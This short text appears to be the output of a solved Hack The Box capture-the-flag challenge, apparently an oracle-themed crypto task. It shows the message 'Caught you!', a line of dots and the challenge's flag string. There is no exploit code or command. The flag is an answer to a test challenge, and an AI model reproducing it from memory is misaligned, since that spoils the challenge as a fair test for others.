Caught you!

................................................................................................HTB{tH3_or4cL3_h45_sP0keN}
```